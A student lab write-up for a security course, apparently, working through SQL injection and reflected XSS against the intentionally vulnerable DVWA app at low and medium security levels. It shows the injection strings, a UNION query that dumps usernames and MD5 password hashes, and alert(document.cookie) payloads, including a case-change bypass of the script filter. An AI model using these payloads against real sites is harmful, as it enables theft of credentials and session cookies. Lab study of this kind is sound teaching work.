

CMPE 279 Assignment 3

Ashwin Ramaswamy
Vandana Chandola

1) Describe the SQLi attack you used, how did you cause the user table to be dumped? What was the input string you used?

For Security Level “Low”, we typed the following command in the User ID textbox:

```
%' OR '1'='1
```

This equates to the command:

```
SELECT first_name, last_name FROM dvwa.users WHERE user_id='%'  
OR '1'='1';
```

As a result, we are able to have the form output the user table as such:

Vulnerability: SQL Injection

User ID:

ID: '%' or '1'='1
First name: admin
Surname: admin

ID: '%' or '1'='1
First name: Gordon
Surname: Brown

ID: '%' or '1'='1
First name: Hack
Surname: Me

ID: '%' or '1'='1
First name: Pablo
Surname: Picasso

ID: '%' or '1'='1
First name: Bob
Surname: Smith

Other important information like the database name etc can also be retrieved by using the command:

```
%' OR 0=0 UNION SELECT null, database() #
```

Vulnerability: SQL Injection

User ID:

ID: %' or 0=0 union select null, database() #
First name: admin
Surname: admin

ID: %' or 0=0 union select null, database() #
First name: Gordon
Surname: Brown

ID: %' or 0=0 union select null, database() #
First name: Hack
Surname: Me

ID: %' or 0=0 union select null, database() #
First name: Pablo
Surname: Picasso

ID: %' or 0=0 union select null, database() #
First name: Bob
Surname: Smith

ID: %' or 0=0 union select null, database() #
First name:
Surname: dvwa

2) If you switch the security level in DVWA to “Medium”, does the SQLi attack still work?

The SQLi attack does not work in the same way that it did for the “Low” security level because the informational input occurs by having the user select options from a drop-down menu bar. However, the SQLi attack can still be achieved by taking advantage of the source code. After viewing the source code, we can see that whatever value is submitted into the dropdown selected is queried into the database of users. Therefore, by clicking “Inspect Element” and modifying the dropdown option to the command:

```
<option value = "1 or 1=1 UNION SELECT user, password FROM users#"> UNION SELECT user, password FROM users#</option>
```

We are able to obtain the user table as displayed below:

User ID:

ID: 1 or 1=1 UNION SELECT user, password FROM users#
First name: admin
Surname: admin

ID: 1 or 1=1 UNION SELECT user, password FROM users#
First name: Gordon
Surname: Brown

ID: 1 or 1=1 UNION SELECT user, password FROM users#
First name: Hack
Surname: Me

ID: 1 or 1=1 UNION SELECT user, password FROM users#
First name: Pablo
Surname: Picasso

ID: 1 or 1=1 UNION SELECT user, password FROM users#
First name: Bob
Surname: Smith

ID: 1 or 1=1 UNION SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1 or 1=1 UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03


ID: 1 or 1=1 UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1 or 1=1 UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1 or 1=1 UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

3) Describe the reflected XSS attack you used, how did it work?


For Security level “Low”, we were able to execute a XSS (Reflected) attack, by typing the command “**<script>alert(document.cookie)</script>**” into the text box, upon clicking “submit” we were able to have the website display the security parameter and the session cookie.



4) If you switch the security level in DVWA to “Medium”, does the XSS attack still work?

After viewing the source code on the website, we discovered that the filter mechanism for the input text checked specifically for the character sequence “<script>” in the input string and replaced that with an empty string. However, JavaScript is not case sensitive and therefore, by changing the command to “<SCRIPT>alert(document.cookie)</SCRIPT>” we were able to display the same output of the security parameter and the session cookie.

127.0.0.1/DVWA/vulnerabilities/xss_r/?name=<SCRIPT>alert(document.cookie)<%2Fscript>#



Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

DVWA Security

PHP Info

About

Logout

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

<SCRIPT>alert(document.cookie)

Submit

Hello

security=medium; PHPSESSID=233jv8nov5f97v518kn5snogqs

OK